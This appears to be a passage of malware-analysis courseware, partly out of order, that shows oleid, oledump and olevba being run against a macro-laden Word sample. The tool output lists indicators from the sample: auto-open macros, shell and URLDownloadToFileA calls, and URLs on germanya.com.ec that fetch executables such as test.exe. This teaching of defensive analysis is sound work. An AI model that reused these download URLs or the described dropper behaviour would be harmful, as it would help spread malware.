
- **Extract** the contents of any **macro stream** with oledump by running the following command

  `python oledump.py -s <stream number> '<path to the suspect document>'`

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: *`olevba '<path to the suspect document>'`*
- Here, the **keywords** and **IOCs** detected by olevba show that the **macros** in the Word document:
  - have **AutoOpen** functionality
  - contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - might download files named **test.exe** and **sfjozjero.exe** from ***http://germanya.com.ec/logs*** and store them in the **Temp** directory



```
00000000: 01 16 01 00 04 28 01 00  00 16 0C 00 00 0C 01 00  .....(..........
00000010: 00 8A 02 00 00 EB 0C 00  00 F9 0C 00 00 1D 11 00  ................
00000020: 00 01 00 00 00 01 00 00  00 DE AF 90 77 00 00 FF  ............w...
00000030: FF A3 01 00 00 88 00 00  00 B6 00 FF FF 01 01 28  ...............(
00000040: 00 00 00 00 00 28 02 14  00 00 00 FF FF 00 00 00  .....(..........
00000050: 00 00 00 00 00 00 00 55  52 4C 44 6F 77 6E 6C 6F  .......URLDownlo
00000060: 61 64 54 6F 46 69 6C 65  41 00 00 FF FF FF FF 01  adToFileA.......
00000070: 00 00 00 FF FF 3C 00 FF  FF 00 00 E6 39 D6 11 A6  .....<......9...
00000080: D0 0C 40 A2 5F 66 A0 C9  9F 3D C0 8E 4E F9 D4 2A  ..@._f...=..N..*
00000090: 3C 9A 4B 94 3C 56 FC 4F  80 26 E7 00 00 00 00 00  <.K.<V.O.&......
000000A0: 00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 FD  ................
000000B0: F8 CB 1E CA 21 DA 4C 96  08 2D 2F 13 87 84 0D 10  ....!.L..-/.....
000000C0: 00 00 00 03 00 00 00 05  00 00 00 07 00 00 00 FF  ................
000000D0: FF FF FF FF FF FF FF 01  01 08 00 00 00 FF FF FF  ................
000000E0: FF 78 00 00 00 08 FD F8  CB 1E CA 21 DA 4C 96 08  .x.........!.L..
000000F0: 2D 2F 13 87 84 0D E6 39  D6 11 A6 D0 0C 40 A2 5F  -/.....9.....@._
00000100: 66 A0 C9 9F 3D C0 FF FF  00 00 00 00 4D 45 00 00  f...=.......ME..
```

root@jason-Virtual-Machine: /home/jason/OleTools/oletools

```
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -a /home/jason/Infected.docx
olevba 0.56.1.dev2 on Python 3.5.2 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|URLDownloadToFileA  |May download files from the Internet         |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/test.exe    |                                             |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/counter.php |                                             |
|IOC       |test.exe            |Executable file name                         |
|IOC       |sfjozjero.exe       |Executable file name                         |
```


Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and one should be able to analyze a malicious document with the appropriate tools to locate suspicious/malicious elements.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **`oleid '<path to the suspect document>'`** on the Linux workstation. The screenshot shows that a malicious Word document named **`infected_doc`** contains VBA macros.




```
root@jason-Virtual-Machine: /home/jason/OleTools/oletools
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 oleid.py /home/jason/Infected.docx
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: /home/jason/Infected.docx
 Indicator                      Value
 OLE format                     True
 Has SummaryInformation stream  True
 Application name               b'Microsoft Office Word'
 Encrypted                      False
 Word Document                  True
 VBA Macros                     True
 Excel Workbook                 False
 PowerPoint Presentation        False
 Visio Drawing                  False
 ObjectPool                     False
 Flash objects                  0

root@jason-Virtual-Machine:/home/jason/OleTools/oletools#
```

Figure 7.87: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **`python oledump.py '<path to the suspect document>'`**.

  The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.



